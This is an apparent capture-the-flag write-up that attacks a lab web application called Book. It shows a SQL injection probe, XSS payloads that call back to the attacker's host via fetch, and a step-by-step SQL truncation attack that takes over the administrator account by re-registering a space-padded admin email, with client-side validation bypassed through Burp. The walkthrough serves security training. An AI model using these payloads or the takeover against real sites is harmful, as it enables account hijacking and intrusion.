'or 1=1-- -
The answer is Search found 0 results, not a SQL syntax error. The quote breaking nothing suggests the query is parameterised or the input escaped; with no error message there is no comfortable blind injection here either. Vector parked.

XSS on the forms. Feedback, Contact Us and the Collections upload all send text an administrator supposedly reads, so we inject a payload that calls back to our box and we listen:
<img src=1 onerror=fetch('http://10.10.16.4/xss')/>The first is the feedback form, with two fields that both go to the same place:

10.10.10.176 says
Your feedback sent to Administrator.
That "sent to Administrator" is what makes the vector look promising: the application explicitly says an administrator will read it. The second point is Contact Us, which also confirms the administrator address we had guessed:

Contact Admin
  To      : admin@book.htb
  From    : jaime@jaime.com
  Message : <img src=1 onerror=fetch('http://10.10.16.4/xss')>
And the third, the Collections upload, which takes a title and an author alongside the file:

With all three sent, we listen:
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...The server stays blank: no administrator opens those messages. And here is the interesting part, because the technique was right and the injection point wrong: the box later falls precisely to a server-side XSS, only rendered inside a PDF the application generates. Dropping the vector was not dropping the idea.
The detail that does open the door shows up in the profile.
The character limit
One feature is still untouched: the user profile, which shows name, email and role, and lets us change the name. If an administrator reviews profiles, that field is another XSS candidate.

We try the shortest possible payload:

And here comes the surprise. It is not that the payload does not fire: it is that it does not arrive whole. The top bar shows the name cut mid-tag:

To measure where it cuts we send a numeric string, which is self-explanatory:


Exactly 10 characters come back. If one field truncates, others may too. And registration confirms it: submitting the sign-up without an email, the client-side validation announces the limit:

10.10.10.176 says
Please fill email field. Should not be more than 20 characters
A length limit on the email during registration is exactly the condition for an SQL truncation attack.
Exploitation: SQL truncation (admin takeover)
The theory
When an app caps a field length (the email) but the database truncates it and, on storing, strips trailing spaces, we can re-register an existing account. If we send admin@book.htb followed by spaces and padding past the limit, the app's validation sees it as different from the existing admin@book.htb (it passes the duplicate check), but the database truncates to 20 and trims the spaces, leaving admin@book.htb again. The result: the admin's password is overwritten.
Confirm the truncation

First we validate the limit by registering a 22-character email, jaime@jaime.com1234567, two over the maximum:

Trying to log in with that full email, the application does not know the account:
But with the email cut to 20, jaime@jaime.com12345, it does get in:


Profile Information
  Name  : jaime
  Email : jaime@jaime.com12345
  Role  : User
The 20-char truncation is confirmed, and with it the whole premise of the attack. Now we replay it against the administrator.
Overwrite the admin password
The first attempt runs into the browser itself, which validates the email format before sending and rejects the space:

A part following '@' should not contain the symbol ' '.That validation is client-side, so we simply bypass it: intercept the request with Burp and edit the spaces straight into the body, where a + in an x-www-form-urlencoded body already means a space.

POST /index.php HTTP/1.1
